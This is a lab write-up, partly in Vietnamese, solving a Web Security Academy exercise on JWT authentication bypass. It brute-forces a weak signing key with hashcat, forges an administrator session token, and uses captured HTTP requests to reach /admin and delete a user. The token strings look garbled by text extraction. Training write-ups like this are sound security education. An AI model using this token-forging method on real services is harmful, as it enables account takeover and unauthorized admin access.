

Lab: JWT authentication bypass via weak signing key

PRACTITIONER

LAB

Not solved




This lab uses a JWT-based mechanism for handling sessions. It uses an extremely weak secret key to both sign and verify tokens. This can be easily brute-forced using a [wordlist of common secrets](#).


To solve the lab, first brute-force the website's secret key. Once you've obtained this, use it to sign a modified session token that gives you access to the admin panel at `/admin`, then delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`


- Mục đích: Bruteforce khóa bí mật của JWT và truy cập vào trang admin để xóa tài khoản carlos



- Đăng nhập tài khoản người dùng wiener



- Bắt gói tin bằng BurpSuite thì ta nhận được Session



- ➔ Đã có được mã JWT, ta có thể sử dụng hashcat để bruteforce ra khóa bí mật dựa trên danh sách đã có



- ➔ Khóa bí mật: secret1
- Ta sẽ chỉnh sửa lại session như ý muốn

eyJraWQiOiI4OTFhMmZiZS1hZjF1LTRkMTktYTZmZS02Nj1hNzFhYTFTkN2EiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2Z2dCIIsImV4cCI6MTcyNDY0NTU2Niwic3ViIjoieWRtaW5pc3RyYXRvcjI9.kZ067dGMzmbrd3QrUSj_Z5jc1EtNPvqYsqJxIz-br2M

- Copy vào Repeater và gửi đi

Request

Pretty	Raw	Hex	JSON Web Token
<pre> GET /admin HTTP/2 Host: 0a000b003aa264e8098c1f600b600f7.web-security-academy.net Cookie: session=eyJraWQ0I140TPhMa2ISzhsZjFlLTkRMTkxYTZmZS03NiJhbnFhYyFRNkNlRlJCJhbGciOiJIUzI1NiJ9.eyJpY2MiOiJwb3J0c3dpZDZldi1iSmV4c1c1c0NTcyNDU0NTUwIiwic2N1icwzV1IjoieWVwcmAwSpc3RyYXRvc1I9.KE2O67GCMmhndr3QUsj_Z5jc1RtNPvg7eq3xIz-brCM Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Sec-Ch-Ua: "Chromium",v="127", "NotIA;Brand";v="99" Sec-Ch-Ua-Mobile: ?0 Sec-Ch-Ua-Platform: "Windows" Accept-Language: en-US Referer: https://0a000b003aa264e8098c1f600b600f7.web-security-academy.net/login Accept-Encoding: gzip, deflate, br Priority: u=0,i </pre>			

Response

Pretty	Raw	Hex	Render
<div style="display: flex; align-items: center;"> <div style="flex: 1;"> <h2>Web Security Academy</h2> </div> <div style="flex: 1; text-align: center;"> <h2>JWT authentication bypass via weak signing key</h2> </div> <div style="flex: 0.5; text-align: center;"> <div style="background-color: #28a745; color: white; padding: 2px 5px; border-radius: 10px;">LAB</div> <div style="background-color: #ffc107; color: white; padding: 2px 5px; border-radius: 10px;">Not solved</div> </div> </div> <div style="margin-top: 10px;"> Back to lab description » Home Admin panel My account </div> <div style="margin-top: 20px;"> <h3>Users</h3> <div> wiener - Delete </div> <div> carlos - Delete </div> </div>			

- Xóa tài khoản “carlos”

Request

Pretty

Raw

Hex

JSON Web Token

🔍

📄

🔗

☰

```

1 GET /admin HTTP/2
2 Host: 0a000b003aa264e8098c1f600b600f7.web-security-academy.net
3 Cookie: session=
4 eyJraWQ1OjI4OTFhMzI2SjhlZjFlLTkxMTkxOTY2ZmZSOGNjLmhhNjYTFkNCZlLCJhbGciOiJIUzI1NiJ9.eyJpY2MiOiJub3J0c3dpd2Zlc1IsImV4cCI6MTYxNDY0NTU2NiwiOiJ3VjIjoiYWRtaWU6S3RyYXRvciJ9.Lz067dGmambd3QcUSj_25jc1RtNpvgYsqJxIs-br2M
5 Cache-Control: max-age=0
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
8 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
9 Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Sec-Ch-Ua: "Chromium";v="127", "NotA;Brand";v="99"
16 Sec-Ch-Ua-Mobile: ?0
17 Sec-Ch-Ua-Platform: "Windows"
18 Accept-Language: en-US
19 Referer:
20 https://0a000b003aa264e8098c1f600b600f7.web-security-academy.net/admin/delete
21 ?username=carlos
22 Accept-Encoding: gzip, deflate, br
23 Priority: u=0, i

```

Response

Pretty

Raw

Hex

Render

🔍

📄

🔗

☰

Web Security Academy

JWT authentication bypass via weak signing key

LAB Solved

Congratulations, you solved the lab!

Share your skills!

🐦

📘

Continue learning >>

Home | Admin panel | My account

User deleted successfully!

Users

wiener - Delete